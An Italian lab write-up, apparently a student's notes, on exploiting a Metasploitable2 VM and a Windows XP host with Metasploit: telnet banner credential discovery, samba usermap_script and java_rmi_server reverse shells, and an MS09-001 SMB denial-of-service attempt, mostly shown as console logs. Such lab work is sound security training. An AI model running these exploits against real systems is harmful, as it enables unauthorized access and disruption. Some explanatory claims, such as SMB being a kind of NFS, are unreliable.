
Oggi come ieri, andiamo a sfruttare vulnerabilità con metasploit.

In questo caso, abbiamo sfruttato un exploit del servizio telnet, che ci da il nome utente e password per poter collegare al servizio **telnet**.

Telnet e un servizio che ci permette collegare ad una shell remotamente, simile a SSH, ma ancora più vulnerabile perché non é cifrato.

```
msf6 auxiliary(scanner/telnet/telnet_version) > rhost 192.168.32.101
[-] Unknown command: rhost
msf6 auxiliary(scanner/telnet/telnet_version) > RHOST 192.168.32.101
[-] Unknown command: RHOST
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.32.101
RHOSTS => 192.168.32.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.32.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.32.101:23     - 192.168.32.101:23 TELNET _                                     _       _ _           _                 ____ \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_)
 |_ __ _| |__ | | ___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | '_/ || (_| \__ \ |_) | | (_) | | || (
_| | | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|\__|_|\___|____/|\x0a                                |_|
                    \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadm
in to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.32.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Ora sappiamo le credenziale e possiamo usare la shell remota di metasploitable2 verso il servizio telnet.



Adesso andremo ad inserire una shell verso il protocollo smb che è un tipo di NFS, di solito interno.

L'exploit che utilizzeremo è multi/samba/usermap_script che sfrutta la vulnerabilità del parametro di configurazione username map script di smb per iniettare codice arbitrario sulla macchina target.

Prima dobbiamo configurare l'host che verrà attaccato con il comando set RHOSTS <<IP>>, e poi la porta per dove arriverà detto attacco, con il comando set PORT <<port>>

Finalmente, possiamo confermare di avere una shell dentro lanciando un comando ifconfig.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.32.101
RHOSTS ⇒ 192.168.32.101
msf6 exploit(multi/samba/usermap_script) > set LPORT 445
LPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.32.104:445
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo CBapmbsTiwtec6kF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "CBapmbsTiwtec6kF\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.32.104:445 → 192.168.32.101:51689) at 2024-01-16 04:48:37 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:70:77:ca
          inet addr:192.168.32.101  Bcast:192.168.32.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe70:77ca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66306 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66258 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5180316 (4.9 MB)  TX bytes:3626627 (3.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:319 errors:0 dropped:0 overruns:0 frame:0
          TX packets:319 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:109404 (106.8 KB)  TX bytes:109404 (106.8 KB)
```

Ora per farlo con l'exploit java_rmi_server.

Con questo exploit possiamo iniziare codice Java che ci permette inserire una shell meterpreter su Metasploitable.

I passaggi sono molto simile a quelli di prima, configurare RHOST e lanciare l'exploit.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.32.101
RHOSTS => 192.168.32.101
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.32.104:4444
[*] 192.168.32.101:1099 - Using URL: http://192.168.32.104:8080/R26cNiIxNxszV
[*] 192.168.32.101:1099 - Server started.
[*] 192.168.32.101:1099 - Sending RMI Header ...
[*] 192.168.32.101:1099 - Sending RMI Call ...
[*] 192.168.32.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.32.101
[*] Meterpreter session 1 opened (192.168.32.104:4444 → 192.168.32.101:37456) at 2024-01-16 04:55:23 -0500

meterpreter > pwd
/
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.32.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe70:77ca
IPv6 Netmask : ::

meterpreter >
```

Qua ho fatto un attacco DoS (Denial of Service), che in teoria dovrebbe sovraccaricare la comunicazione di Windows XP, facendo che faccia crash, in questo caso non lo ha fatto, ma possiamo vedere tutti i attentati di crashare windows XP sulla shell.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.32.106

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
datalenlow=45535 dataoffset=45535 fillersize=72
rescue
datalenlow=35535 dataoffset=45535 fillersize=72
rescue
```